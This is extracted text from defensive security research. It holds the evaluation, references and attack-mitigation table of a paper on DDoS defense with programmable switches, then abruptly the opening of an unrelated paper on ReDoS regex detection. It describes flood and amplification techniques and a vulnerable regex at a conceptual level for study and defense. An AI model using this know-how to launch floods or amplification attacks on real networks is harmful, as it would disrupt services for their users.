- *ICMP flood attack:* We launch ICMP flood with generated ICMP Echo Request packets (`type_flag=8`) with random source IPs. ICMP packets are usually rare in the normal traffic and the best-practice is to block them completely [82]. Our reaction-based mitigation is better than that as it does not affect ping-based diagnosis in the normal case. As depicted in Figure 13(a), when the ICMP flood traffic is small from 0.1% to 0.5%, the counters will not raise the alarm as it is considered normal. When ICMP traffic is more significant, the filter starts blocking the ICMP Echo Requests which incurs some FPs.
- *Elephant TCP/UDP flows:* When the attacker leverages high-bandwidth zombie machines to launch a flood attack, they can generate elephant flows toward the targeted victim. We allocate different traffic bandwidths for the attack from 0.1% to 10% and split the bandwidth for 100 elephant UDP flows. We realize this attack by MoonGen rate limiting and a fixed-sized 100 random source IP generation when sending UDP packets. Figure 13(a) shows that the heavy hitter-based filtering achieves low FPRs and FNRs



(a) Mitigation FPR/FNR of on flood attacks. (b) Mitigation FPR/FNR on DNS/NTP attacks. (c) Mitigation FPR/FNR on Mem. attacks.

Figure 13: Single static attack evaluation—part two.



(a) Processing latency of a Barefoot switch w/ and w/o Jaqen. (b) Hardware resource of Jaqen with detection and mitigation modules.

Figure 14: Micro benchmarks.

from 0.009 to 0.012 as the underlying sketching algorithm guarantees high fidelity.

- *DNS/NTP amplification:* We set up local DNS servers with `BIND 9` [83]. On each local DNS server, we write a C++ custom packet generator to send forged DNS requests locally (≈ 0.9 Gbps per server) and the amplified responses (≈ 30 to 35 Gbps/server) are sent to the designated destination. Similarly, we set up local NTP servers with the NTP spool from ntp.org and generate modified NTP requests to the local NTP servers. As depicted in Figure 13(b), when there is 0.5 Mil legitimate requests inserted, the mitigation FPRs are negligible and FNRs are low from 0.022 to 0.029. While there are 1.5 Mil requests recorded, the FPRs and FNRs are still low from 0.024 to 0.028.
- *Memcached amplification:* In this attack, we conduct a stress test to add more numbers of unresponded Memcached requests to the allowlist. When the caching services are running abnormally with 2 to 3 Mil unmatched requests recorded in the CBF, the FPRs and FNRs will be increased to 0.1 and 0.18 (Figure 13(c)). Therefore, if there are indeed more benign flows to be recorded, more mitigation resources are needed.

8.3 Microbenchmarks

Latency: One advantage of using hardware switches for defense is that the processing latency is extremely small for legitimate traffic. To confirm this, we evaluate the processing latency of Jaqen with a detection module and three mitigation functions using different sized UDP packets sent from a single server with DPDK. As depicted in Figure 14(a), there is no noticeable processing latency change at the microsecond-level for a Jaqen-enabled switch.

Hardware resource usage: We measure the resource usage of Jaqen.[7] P4 allows developers to define their own packet formats and program the packet actions by a series of match-action tables, which are mapped into different stages in a sequential order, along with dedicated resources (e.g., match entries, hash bits, SRAMs, and action slots) for each stage. Figure 14(b) shows the resource usage of a switch with detection plus SYN, DNS, NTP mitigation modules. In effect, there is still adequate room for additional services.


8.4 Large Hybrid and Dynamic Attacks

In this section, we evaluate the effectiveness of Jaqen when handling a hybrid of attack methods. Given that we have only one programmable switch available, we can deploy up to three different mitigation strategies at a time due to resource constraints. For simplicity, we consider four scenarios using three different attack methods using 90% of the total bandwidth (≈350 Gbps). For a hybrid and dynamic evaluation (S4), we run Jaqen for 5 hours with dynamically changing attacks (three randomly picked attack methods) every 15 min. For a larger-scale network-wide resource deployment, we evaluate using our greedy heuristic.

Scenario I [S1]: flood attacks. In this attack scenario, we launch three flood attacks simultaneously (SYN flood, ICMP flood, and elephant flows) with 120 Gbps each. As we can see in the first bar of Figure 15(a), Jaqen's mitigation modules work well with negligible FPR ($\leq$0.005) and median FNR=0.0213 in ten independent runs using legitimate traffic replayed from the CAIDA-2018 traces [76].

Scenario II [S2]: amplification attacks. In this attack scenario, we launch three amplification attacks simultaneously (DNS, NTP, and Memcached amplifications) with equal high throughput (120 Gbps). As presented in the second bar of Figure 15(a), Jaqen easily mitigates the majority of the attack traffic with tiny FPRs and small FNRs (≈0.0272).

[7] The actual switch hardware resources are proprietary information.



(a) FPR/FNR of mitigating different hybrid attacks. (b) 5-hour experiment on dynamic, hybrid attacks. (c) Controller CPU utilization on dynamic attacks.

Figure 15: Hybrid and dynamic attack evaluation.

Topologies	Nodes	Solver (s)	Jaqen (s)	Errors
Missouri Net.	67	113	0.03	0.0112
GTS CE	149	245	0.05	0.0161
Colt Telecom	153	273	0.05	0.0161
Dial Telecom	193	301	0.05	0.0162

Table 7: Jaqen vs. MIP solver on different topologies.

Scenario III [S3]: Flood and amplification attacks. In this attack scenario, we combine one flood attack with two amplification attacks (SYN flood, DNS amplification, and NTP amplification). Similar to the results of S1 and S2, Jaqen achieves ultra-low FPRs and FNRs.

Scenarios IV [S4]: Hybrid, dynamic, and variable-sized attacks. In this attack scenario, we launch a hybrid, dynamic attack with changing attack volumes. Every 15 min, we randomly pick three attacks from the total six methods with different volumes (each from 30 to 300 Gbps with 10 Gbps as an interval). As shown in Figure 15(b), Jaqen handles this scenario: Attack volume estimation has high accuracy $\geq$0.971, and the mitigation has high effectiveness shown in FPR, FNR, and F-score. On the controller side, we monitor the per-second CPU usage using Intel Vtune amplifier [84]. As depicted in Figure 15(c), large hybrid and dynamic attacks do not exhaust the controller CPU (Intel Pentium quad-core) due to our efficient offline estimation and resource allocation.

Network-wide simulation. To evaluate the efficiency and correctness of Jaqen's resource allocation algorithm, we pick four medium- to large-scale ISP topologies from Topology Zoo [71] and test them over our greedy heuristic simulator. As an ISP, we simulate BGP using Quagga [85] and Mininet [86], and randomly select ten edge routers with a valid configuration (all pairs routed). When simulating a 600 Gbps attack with six attacks, each BGP router will obtain valid routing decisions and these decisions are used as input to the resource manager. As in Table 7, the reported errors of our simulator are the relative errors from the optimal resource usage, and our resource managers can return a near-optimal allocation in real-time ($<$0.1 sec).

9 Other Related Work

In §2, 3, we have already discussed the closest related work. We cover other related work here and refer the readers to survey papers for further reading [87–89].

FPGA-based DDoS defense. Network vendors and researchers have proposed to build DDoS defense using FPGA such as [90, 91]. The research on exploring the flexibility of using FPGA for DDoS is limited [92–94]. As a general note, FPGA isn't as performant as programmable ASICs and has a much higher per Gbps cost.

NPU-based DDoS defense. NPU is one kind of network processors that target network applications, e.g., packet switching and firewalls. There are proposals on using NPU based hardware appliances to conduct DDoS defense and other security-oriented tasks, such as [95], [96].

Network telemetry using programmable switches. A number of recent works show how to use programmable switches for memory-efficient and per-packet level network telemetry [20, 57, 97–101]. These are related to our work focusing on DDoS detection and mitigation.

10 Conclusions

DDoS attacks remain a primary concern for Internet security today. The emerging programmable switches bring a unique opportunity to revisit ISP-scale DDoS defense for volumetric attacks. In this paper, we show that a performant, flexible, and cost-efficient ISP defense system is well within our reach. Jaqen leverages state-of-the-art switch-optimized strategies to achieve high detection accuracy and mitigation effectiveness, and Jaqen's attack coverage can be easily extended using the API. When handling large-scale attack volumes, Jaqen quickly reacts to dynamic and hybrid attacks with minimal latency for legitimate traffic. These demonstrated benefits, along with the natural high performance and low cost, make the programmable switch ASICs a viable challenger to the existing hardware appliances and software solutions in ISPs.

11 Acknowledgements

We would like to thank our shepherd Angelos Stavrou and the anonymous reviewers for their thorough comments and feedback that helped improve the paper. This work was supported in part by CONIX Research Center, one of six centers in JUMP, a Semiconductor Research Corporation program sponsored by DARPA, NSF Grants CNS-1700521, CNS-1813487, CNS-1955422, and CCF-1918757.

References

[1] "Q1 2018 DDoS Trends Report." https://bit.ly/2JDR1D9.

[2] "Transmission Control Protocol, DARPA Internet Program Protocol Specification." https://www.barefootnetworks.com/use-cases/in-nw-DDoS-detection/, Barefoot, 2019.

[3] M. Zhang, G. Li, S. Wang, C. Liu, A. Chen, H. Hu, G. Gu, Q. Li, M. Xu, and J. Wu, "Poseidon: Mitigating volumetric ddos attacks with programmable switches," in *Proc. of IEEE NDSS*, 2020.

[4] Y. Afek, A. Bremler-Barr, and L. Shafir, "Network anti-spoofing with SDN data plane," in *Proc. of IEEE Infocom*, 2017.

[5] J. Bai, J. Bi, M. Zhang, and G. Li, "Filtering spoofed ip traffic using switching asics," in *Proc. of ACM SIGCOMM Posters and Demos*, 2018.

[6] G. Grigoryan and Y. Liu, "Lamp: Prompt layer 7 attack mitigation with programmable data planes," in *Proc. of ANCS*, 2018.

[7] A. C. Lapolli, J. A. Marques, and L. P. Gaspary, "Offloading real-time ddos attack detection toprogrammable data planes," in *Proc. IFIP/IEEE IM*, 2019.

[8] "Arbor Networks APS Series." https://www.arbornetworks.com/ddos-protection-products/arbor-aps.

[9] "Cisco Guard XT 5650 Series." https://goo.gl/DoFRBk.

[10] S. K. Fayaz, Y. Tobioka, V. Sekar, and M. Bailey, "Bohatei: Flexible and elastic ddos defense," in *USENIX Security*, 2015.

[11] "Arbor Networks TMS Series." https://www.arbornetworks.com/ddos-protection-products/arbor-tms.

[12] "Barefoot Tofino." https://barefootnetworks.com/products/brief-tofino/.

[13] P. Bosshart, D. Daly, G. Gibb, M. Izzard, N. McKeown, J. Rexford, C. Schlesinger, D. Talayco, A. Vahdat, G. Varghese, and D. Walker, "P4: Programming protocol-independent packet processors," *SIGCOMM Comput. Commun. Rev.*, 2014.

[14] G. Li, M. Zhang, C. Liu, X. Kong, A. Chen, G. Gu, and H. Duan, "Nethcf: Enabling line-rate and adaptive spoofed ip traffic filtering," in *Proc. of IEEE ICNP*, 2019.

[15] C. Estan and G. Varghese, "New directions in traffic measurement and accounting," in *Proc. of ACM SIGCOMM*, 2002.

[16] "Cisco ios netflow." https://www.cisco.com/c/en/us/products/ios-nx-os-software/ios-netflow/index.html.

[17] M. Wang, B. Li, and Z. Li, "sflow: Towards resource-efficient and agile service federation in service overlay networks.," in *ICDCS*, pp. 628–635, IEEE Computer Society, 2004.

[18] "DDoS Breach Costs Rise to over $2M for Enterprises." https://goo.gl/o13QxD, Kaspersky Lab, 2018.

[19] V. Braverman and R. Ostrovsky, "Zero-one frequency laws," in *Proc. of STOC*, 2010.

[20] Z. Liu, A. Manousis, G. Vorsanger, V. Sekar, and V. Braverman, "One sketch to rule them all: Rethinking network flow monitoring with univmon," in *Proc. of ACM SIGCOMM*, 2016.

[21] C. Fachkha, E. Bou-Harb, and M. Debbabi, "Fingerprinting internet dns amplification ddos activities.," *CoRR*, vol. abs/1310.4216, 2013.

[22] J. Jung, B. Krishnamurthy, and M. Rabinovich, "Flash crowds and denial of service attacks: Characterization and implications for cdns and web sites," in *Proc. of WWW*, 2002.

[23] G. Kambourakis, T. Moschos, D. Geneiatakis, and S. Gritzalis, "A fair solution to dns amplification attacks," in *Proc. WDFIA*, 2007.

[24] A. Lakhina, M. Crovella, and C. Diot, "Mining anomalies using traffic feature distributions," in *In Proc. of ACM SIGCOMM*, 2005.

[25] W. Lee and D. Xiang, "Information-theoretic measures for anomaly detection," in *Proc. of IEEE S&P*, 2001.

[26] H. Wang, D. Zhang, and K. G. Shin, "Detecting syn flooding attacks," in *In Proc. of INFOCOM*, 2002.

[27] M. Yu, L. Jose, and R. Miao, "Software defined traffic measurement with opensketch," in *Proc. of USENIX NSDI*, 2013.

[28] "Intentional SYN Drop for mitigation against SYN flooding attacks." https://bit.ly/33S5eGf, 2018.

[29] A. Broder, M. Mitzenmacher, and A. B. I. M. Mitzenmacher, "Network applications of bloom filters: A survey," in *Internet Mathematics*, 2002.

[30] G. Cormode and S. Muthukrishnan, "An Improved Data Stream Summary: The Count-min Sketch and Its Applications," *J. Algorithms*, 2005.

[31] M. Charikar, K. Chen, and M. Farach-Colton, "Finding frequent items in data streams," *ICALP*, 2002.

[32] F. Bonomi, M. Mitzenmacher, R. Panigrahy, S. Singh, and G. Varghese, "An improved construction for counting bloom filters," in *European Symposium on Algorithms*, pp. 684–695, Springer, 2006.

[33] M. Tirmazi, R. Ben Basat, J. Gao, and M. Yu, "Cheetah: Accelerating database queries with switch pruning," in *Proc. of ACM SIGMOD*, 2020.

[34] "Arbor Networks APS Datasheet." https://www.netscout.com/sites/default/files/2018-04/DS_APS_EN.pdf, 2018.

[35] "NSFOCUS Anti-DDoS System Datasheet." https://nsfocusglobal.com/wp-content/uploads/2018/05/Anti-DDoS-Solution.pdf, 2018.

[36] "Stop DDoS Attacks before They Disrupt the Customer Experience." https://intel.ly/2N9hexa, 2020.

[37] "Where at&t keeps an all-seeing eye on its ginormous data-shuttling network." https://fortune.com/2016/04/30/att-gnoc-global-data-network-operations-center/, AT&T, 2016.

[38] "Edge-Core Networks - WEDGE100BF-65X-O-AC-F-US QSFP 100g." https://bit.ly/2HiZFW0.

[39] R. Miao, H. Zeng, C. Kim, J. Lee, and M. Yu, "Silkroad: Making stateful layer-4 load balancing fast and cheap using switching asics," in *Proc. of ACM SIGCOMM*, 2017.

[40] P. Bosshart, G. Gibb, H.-S. Kim, G. Varghese, N. McKeown, M. Izzard, F. Mujica, and M. Horowitz, "Forwarding metamorphosis: Fast programmable match-action processing in hardware for sdn," in *Proc. of ACM SIGCOMM*, 2013.

[41] J. M. Smith and M. Schuchard, "Routing around congestion: Defeating ddos attacks and adverse network conditions via reactive BGP routing," in *Proc. of IEEE Symposium on Security and Privacy*, 2018.

[42] S. Ramanathan, J. Mirkovic, M. Yu, and Y. Zhang, "Senss against volumetric ddos attacks," in *Proc. of ACSAC*, 2018.

[43] "P4 Behavior Model version 2." https://github.com/p4lang/behavioral-model, 2018.

[44] D. Brauckhoff, B. Tellenbach, A. Wagner, M. May, and A. Lakhina, "Impact of packet sampling on anomaly detection metrics," in *Proc. of ACM IMC*, 2006.

[45] A. Ramachandran, S. Seetharaman, N. Feamster, and V. Vazirani, "Fast monitoring of traffic subpopulations," in *Proc. of IMC*, 2008.

[46] M. S. Kang, S. B. Lee, and V. D. Gligor, "The crossfire attack," in *Proc. pf IEEE symposium on security and privacy*, 2013.

[47] "Multi-function Platform for Cloud Networking." https://bit.ly/2JhJQB6, Arista, 2018.

[48] "EX9200-Flexibility and scalability for business agility and growth." https://juni.pr/2JnC1tY, Juniper, 2018.

[49] "Google Cloud using P4Runtime to build smart networks." https://bit.ly/2Q7zG6B, Google, 2018.

[50] G. Antichi, T. Benson, N. Foster, F. M. V. Ramos, and J. Sherry, "Programmable Network Data Planes (Dagstuhl Seminar 19141)," *Dagstuhl Reports*, 2019.

[51] G. Nychis, V. Sekar, D. G. Andersen, H. Kim, and H. Zhang, "An empirical evaluation of entropy-based traffic anomaly detection," in

Proc. of ACM IMC, 2008.

[52] P. Flajolet, ric Fusy, O. Gandouet, and et al., "Hyperloglog: The analysis of a near-optimal cardinality estimation algorithm," in *Proc. AOFA*, 2007.

[53] B. Krishnamurthy, S. Sen, Y. Zhang, and Y. Chen, "Sketch-based change detection: Methods, evaluation, and applications," in *Proc. of ACM IMC*, 2003.

[54] V. Braverman, R. Krauthgamer, and L. F. Yang, "Universal streaming of subset norms," *CoRR*, vol. abs/1812.00241, 2018.

[55] V. Braverman, R. Ostrovsky, and A. Roytman, "Zero-one laws for sliding windows and universal sketches," in *Proc. of APPROX/RANDOM*, 2015.

[56] R. Schweller, A. Gupta, E. Parsons, and Y. Chen, "Reversible sketches for efficient and accurate change detection over network data streams," in *Proc. of ACM ICM*, 2004.

[57] V. Sivaraman, S. Narayana, O. Rottenstreich, S. Muthukrishnan, and J. Rexford, "Heavy-hitter detection entirely in the data plane," in *Proc. ACM SOSR*, 2017.

[58] Z. Bar-Yossef, T. S. Jayram, R. Kumar, D. Sivakumar, and L. Trevisan, "Counting distinct elements in a data stream," in *Proc. of RANDOM*, 2002.

[59] P. Flajolet, É. Fusy, O. Gandouet, and et al., "Hyperloglog: The analysis of a near-optimal cardinality estimation algorithm," in *In Proc. of AOFA*, 2007.

[60] A. Lall, V. Sekar, M. Ogihara, J. Xu, and H. Zhang, "Data streaming algorithms for estimating entropy of network traffic," in *Proc. of SIGMETRICS/PERFORMANCE*, 2006.

[61] A. Chakrabarti, G. Cormode, and A. Mcgregor, "A near-optimal algorithm for estimating the entropy of a stream," *ACM Trans. Algorithms*, 2010.

[62] P. Clifford and I. Cosma, "A simple sketching algorithm for entropy estimation over streaming data," in *Proc. of AISTATS*, 2013.

[63] Y. M. P. Pa, S. Suzuki, K. Yoshioka, T. Matsumoto, T. Kasama, and C. Rossow, "Iotpot: Analysing the rise of iot compromises," in *Proc. of USENIX WOOT*, 2015.

[64] M. Yang, J. Zhang, A. Gadre, Z. Liu, S. Kumar, and V. Sekar, "Joltik: enabling energy-efficient" future-proof" analytics on low-power wide-area networks," in *Proc. of ACM MobiCom*, 2020.

[65] Q. Xiao, Z. Tang, and S. Chen, "Universal online sketch for tracking heavy hitters and estimating moments of data streams," in *Proc. of IEEE INFOCOM*, 2020.

[66] Z. Liu, S. Zhou, O. Rottenstreich, V. Braverman, and J. Rexford, "Memory-efficient performance monitoring on programmable switches with lean algorithms," in *Proc. of SIAM APoCS*, 2020.

[67] X. Jin, X. Li, H. Zhang, R. Soulé, J. Lee, N. Foster, C. Kim, and I. Stoica, "Netcache: Balancing key-value stores with fast in-network caching," in *Proc. ACM SOSP*, 2017.

[68] Z. Liu, Z. Bai, Z. Liu, X. Li, C. Kim, V. Braverman, X. Jin, and I. Stoica, "Distcache: Provable load balancing for large-scale storage systems with distributed caching," in *Proc. of USENIX FAST*, 2019.

[69] A. Zuquete, "Improving the functionality of syn cookies," in *Proc. IFIP TC6/TC11*, 2002.

[70] "Transmission Control Protocol, DARPA Internet Program Protocol Specification." https://tools.ietf.org/html/rfc793, DARPA, 1981.

[71] "The internet topology zoo." http://www.topology-zoo.org/.

[72] "Barefoot P4 Studio." https://www.barefootnetworks.com/products/brief-p4-studio/.

[73] "Jaqen Prototype Repo." https://github.com/Froot-NetSys/Jaqen, 2021.

[74] "Apache Thrift." https://thrift.apache.org/.

[75] "Data plane developer kit (dpdk)." https://software.intel.com/en-us/networking/dpdk.

[76] "The CAIDA UCSD Anonymized Internet Traces 2018." http://www.caida.org/data/passive/passive_2018_dataset.xml.

[77] "Capture Traces from Mid-Atlantic CCDC 2012." http://www.netresec.com/?page=MACCDC.

[78] "DARPA Scalable Network Monitoring (SNM) Program Traffic, Traces taken 2009-11-05 to 2009-11-05." https://www.impactcybertrust.org/dataset_view?idDataset=742.

[79] P. Emmerich, S. Gallenmüller, D. Raumer, F. Wohlfart, and G. Carle, "Moongen: A scriptable high-speed packet generator," in *Proc. of IMC*, 2015.

[80] "Google Public DNS." https://developers.google.com/speed/public-dns/.

[81] "Memcached." https://memcached.org.

[82] "Ping flood (icmp flood)." https://www.imperva.com/learn/application-security/ping-icmp-flood/.

[83] "BIND 9 Open Source DNS Server." https://www.isc.org/downloads/bind/.

[84] "Intel vtune amplifier." https://software.intel.com/en-us/intel-vtune-amplifier-xe.

[85] "Quagga routing suite." https://www.quagga.net/.

[86] "Mininet." http://mininet.org/.

[87] J. Mirkovic and P. Reiher, "A taxonomy of ddos attack and ddos defense mechanisms," *SIGCOMM Comput. Commun. Rev.*, 2004.

[88] C. Douligeris and A. Mitrokotsa, "Ddos attacks and defense mechanisms: Classification and state-of-the-art," *Comput. Netw.*, 2004.

[89] S. T. Zargar, J. Joshi, and D. Tipper, "A survey of defense mechanisms against distributed denial of service (ddos) flooding attacks.," *IEEE Communications Surveys and Tutorials*, 2013.

[90] "Fighting DDoS with Distributed Defense." https://bit.ly/2JGIkYG, 2016.

[91] C. Pham-Quoc, B. Nguyen, and T. N. Thinh, "Fpga-based multicore architecture for integrating multiple ddos defense mechanisms," *ACM SIGARCH Computer Architecture News*, 2017.

[92] N. Hoque, H. Kashyap, and D. Bhattacharyya, "Real-time ddos attack detection using fpga," *Comput. Commun.*, 2017.

[93] Y. Chen and K. Hwang, "Collaborative detection and filtering of shrew ddos attacks using spectral analysis," *J. Parallel Distrib. Comput.*, 2006.

[94] H. Chen, Y. Chen, and D. H. Summerville, "A survey on the application of fpgas for network infrastructure security," *IEEE Communications Surveys and Tutorials*, 2010.

[95] R. K. Thomas, B. L. Mark, T. Johnson, and J. Croall, "Netbouncer: Client-legitimacy-based high-performance ddos filtering," in *Proc. of DARPA DISCEX-III*, 2003.

[96] "Device, system and method for analysis of fragments in a fragment train." https://patents.google.com/patent/US20080127342, US Patent, 2007.

[97] R. Harrison, Q. Cai, A. Gupta, and J. Rexford, "Network-wide heavy hitter detection with commodity switches," in *Proc. of SOSR*, 2018.

[98] C. Kim, A. Sivaraman, N. Katta, A. Bas, A. Dixit, and L. J. Wobker, "In-band network telemetry via programmable dataplanes," in *Deme session of ACM SIGCOMM*, 2015.

[99] S. Narayana, A. Sivaraman, V. Nathan, P. Goyal, V. Arun, M. Alizadeh, V. Jeyakumar, and C. Kim, "Language-directed hardware design for network performance monitoring," in *Proc. of ACM SIGCOMM*, 2017.

[100] Z. Liu, R. Ben-Basat, G. Einziger, Y. Kassner, V. Braverman, R. Friedman, and V. Sekar, "Nitrosketch: Robust and general sketch-based monitoring in software switches," in *Proc. of ACM SIGCOMM*, 2019.

[101] A. Gupta, R. Harrison, M. Canini, N. Feamster, J. Rexford, and W. Willinger, "Sonata: Query-driven streaming network telemetry," in *Proc. of ACM SIGCOMM*, 2018.

Protocol	Attack	Description	Jaqen Mitigation Functions
TCP	SYN flood	Attackers send a large volume of fabricated SYN packets to exhuast victim servers' connection pools	`Block/AllowList()`, `ActionAndTest(drop,syn)` `HeaderHashAndTest(synproxy)`
	ACK flood	Attackers send forged ACK packets from diverse sources to the victim servers	`BlockList()`, `UnmatchAndAction(syn-ack,drop)`
	Elephant flows	Attackers send large TCP flows to exhaust victim's network bandwith	`Block/AllowList()`
	RST/FIN Flood	Attackers send fake RST or FIN packets to flood the victims and interrupt legitimate connections	`RateLimit()/BlockList()` `UnmatchAndAction(rst,drop)`
	DNS flood (TCP)	Attackers generate a high rate of DNS requests from different sources to exhaust DNS service.	`RateLimit()` `UnmatchAndAction(dns,drop)`
UDP	DNS amplification	Attackers launch forged DNS requests (with victim srcIPs) to public DNS resolvers; the replied traffic of an amplified volume will be directed to the victim	`RateLimit()/BlockList()` `UnmatchAndAction(dns,drop)`
	UDP flood	Attackers send a large volume of UDP packets from diverse sources to exhuast victim's bandwidth	`RateLimit()/BlockList()`
	NTP amplifaction	Attackers launch forged NTP requests (with victim srcIPs) to public NTP servers; the replied traffic of an amplified volume will be directed to the victim	`RateLimit()/BlockList()` `UnmatchAndAction(ntp,drop)`
	SNMP amplifcation	Attackers launch forged SNMP requests (with victim srcIPs) to SNMP servers; the replied traffic of an amplified volume will be directed to the victim	`RateLimit()/BlockList()` `UnmatchAndAction(snmp,drop)`
	SSDP amplifaction	Attackers forge the discovery requests with victim srcIPs to plug-and-play devices; the replied traffic of an amplified volume will be directed to the victim	`RateLimit()/BlockList()` `UnmatchAndAction(ssdp,drop)`
	Memcached amplification	Attackers discover open Memcached servers and send spoofed cache requests (with victim srcIPs) to flood the victim	`RateLimit()/BlockList()` `UnmatchAndAction(memcached,drop)`
	QUIC amplifaction	Attackers send spoofed "hello" messages to QUIC servers; the replied traffic of large volumes will be directed to the victim	`Block/AllowList()` `UnmatchAndAction(quic,drop)`
	DNS spoofing	Attackers send corrupt DNS records to volunerable DNS resolvers and poision the DNS cache	`KVStore(ip,record,65k)`
ICMP	ICMP flood	Attackers send a large volume of fabricated ICP echo requests from diverse sources	`RateLimit()/BlockList()`
	Smurf attack	A large number of spoofed ICMP echo requests with the intended victim srcIPs are broadcast to the network using an IP broadcast address	`Block/AllowList()` `RateLimit()`
ARP	ARP poisoning	Attackers send corrupt ARP mappings to a (local) network to cause denial of service or MITM	`KVStore(ip,mac,10k)`
Application layer	HTTP Get/Post flood	Attackers send a large volume of HTTP Get and Post requests to flood a target HTTP server	`BlockList()/RateLimit()`
	SIP register flood	Attackers try to send a high volume of SIP REGISTER or INVITE packets to SIP servers	`BlockList()/RateLimit()`
	Slowloris	Attackers launch a large number of small volume connections to exhaust victim server's connection pool	`Block/AllowList()` `RateLimit()`
	HTTP slow post	Attackers send many HTTP Post requests with message body in a slow rate to let the victim server time-out	`Block/AllowList()` `RateLimit()`

Figure 16: State-of-the-art volumetric attacks and their mitigation strategies in Jaqen.

ReDoSHunter: A Combined Static and Dynamic Approach for Regular Expression DoS Detection

Yeting Li
SKLCS, ISCAS
UCAS

Zixuan Chen
SKLCS, ISCAS
UCAS

Jialun Cao
HKUST

Zhiwu Xu
Shenzhen University

Qiancheng Peng
SKLCS, ISCAS
UCAS

Haiming Chen ✉
SKLCS, ISCAS

Liyuan Chen
Tencent

Shing-Chi Cheung
HKUST

Abstract

Regular expression Denial of Service (ReDoS) is a class of algorithmic complexity attacks using the regular expressions (regexes) that cause the typical backtracking-based matching algorithms to run super-linear time. Due to the wide adoption of regexes in computation, ReDoS poses a pervasive and serious security threat. Early detection of ReDoS-vulnerable regexes in software is thus vital. Existing detection approaches mainly fall into two categories: static and dynamic analysis. However, they all suffer from either poor precision or poor recall in the detection of vulnerable regexes. The problem of accurately detecting vulnerable regexes at high precision and high recall remains unsolved. Furthermore, we observed that many ReDoS-vulnerable regex contain more than one vulnerability in reality. Another problem with existing approaches is that they are incapable of detecting multiple vulnerabilities in one regex.

To address these two problems, we propose ReDoSHunter, a ReDoS-vulnerable regex detection framework that can effectively pinpoint the multiple vulnerabilities in a vulnerable regex, and generate examples of attack-triggering strings. ReDoSHunter is driven by five vulnerability patterns derived from massive vulnerable regexes. Besides pinpointing vulnerabilities, ReDoSHunter can assess the degree (i.e., exponential or polynomial) of the vulnerabilities detected. Our experiment results show that ReDoSHunter achieves 100% precision and 100% recall in the detection of ReDoS-vulnerable regexes in three large-scale datasets with 37,651 regexes. It significantly outperforms seven state-of-the-art techniques. ReDoSHunter uncovered 28 new ReDoS-vulnerabilities in 26 well-maintained popular projects, resulting in 26 assigned CVEs and 2 fixes.

1 Introduction

Regular expressions (*regexes*) have wide applications in programming languages, string processing, database query languages and so on [1, 9, 14, 15, 20, 37]. Therefore, regexes are commonly used by online and offline services/projects for essential operations such as data validation, parsing, scraping and syntax highlighting [37, 44]. Earlier studies [8, 14] have reported that about 40% Java, JavaScript and Python projects use regexes. While regexes are popular, their computation can be complex and not easy to reason about. As a result, users or even experts often write regexes in super-linear worst-case time complexity (e.g., matching a string in quadratic or exponential time with the length of the input string). For example, `(\w|\d)+$` is a problematic regex commonly used to match strings ending with words or numeric characters. To determine whether a string w matches the regex, $O(2^{|w|})$ time may be needed due to backtracking. Furthermore, according to the recent investigations [14, 20], more than 10% of regexes used in software projects exhibit super-linear worst-case behavior.

More seriously, such regexes are subject to the Regular expression Denial of Service (abbrev., ReDoS, a.k.a. catastrophic backtracking) attacks. The threat of ReDoS is widespread and serious [14, 20, 40], and has a growing trend in recent years[1]. For instance, Stack Overflow [41] had a global outage in 2016 caused by a single super-linear regex. Similarly, in 2019, ReDoS took down Cloudflare's services [4]. Thus, early detection of ReDoS-vulnerable regexes in software projects is vital. Similar concerns are raised by Staicu and Pradel [40]: "*better tools and approaches should be created to help maintainers reason about ReDoS-vulnerabilities*".

Existing approaches for ReDoS-vulnerable regex identification are mainly either static or dynamic. However, existing detection approaches mostly involve a trade-off between precision and recall — a higher precision is often accompanied by a lower recall and vice versa. According to our investigation, the existing static work [14] with the highest recall (36.70%) turns out to result in only 57.96% precision. While the dynamic work [37] with 100% precision, results in only 1.82% recall. The huge trade-off on precision and recall limits

[1] Snyk's Security Research Team [39] found that there were a growing number of ReDoS-vulnerabilities disclosed, with a spike of 143% in 2018 alone.

the usefulness of these approaches. How to reach both high precision and high recall is still an open problem. Furthermore, the existing works can hardly locate the root cause of a ReDoS-vulnerability. Even the root cause of the vulnerability can be located, they can only detect one vulnerability. Nevertheless, according to our statistics (see §4.2), there are 53.7% of ReDoS-vulnerable regexes containing more than one vulnerability. This motivates the need for a ReDoS detection approach that can detect multiple vulnerabilities in a regex.

To achieve the end, we propose ReDoSHunter, a ReDoS-vulnerable regex detection framework, which can pinpoint multiple root causes of vulnerabilities in a regex and generate attack-triggering strings accordingly. Specifically, ReDoSHunter first adopts static analysis to identify potential vulnerabilities and generate attack strings that trigger the targeting vulnerabilities. The analysis leverages the five vulnerability patterns that we conclude by close examination of massive ReDoS-vulnerable regexes. These patterns prescribe the time complexity (exponential or polynomial), triggering conditions and possible attack strings (see §3.3 for details). Then, ReDoSHunter verifies whether the identified candidates are real vulnerabilities by dynamic analysis. Finally, ReDoSHunter outputs all the detected vulnerabilities with the degree (exponential or polynomial) and attack-triggering strings if any.

